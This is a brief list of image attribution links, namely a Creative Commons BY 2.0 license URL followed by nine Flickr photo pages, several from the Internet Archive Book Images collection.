- <https://creativecommons.org/licenses/by/2.0/#>
- <https://www.flickr.com/photos/mozillanigeria/8034801602>
- [https://www.flickr.com/photos/david\\_carroll/2958602014](https://www.flickr.com/photos/david_carroll/2958602014)
- <https://www.flickr.com/photos/internetarchivebookimages/14777597925>
- <https://www.flickr.com/photos/internetarchivebookimages/14590927570/>
- <https://www.flickr.com/photos/internetarchivebookimages/14774450931>
- <https://www.flickr.com/photos/mararie/2151361243>
- <https://www.flickr.com/photos/53921113@N02/5645102295>
- <https://www.flickr.com/photos/horiavarlan/4273225057>
- <https://www.flickr.com/photos/bill-fellow/4059471685>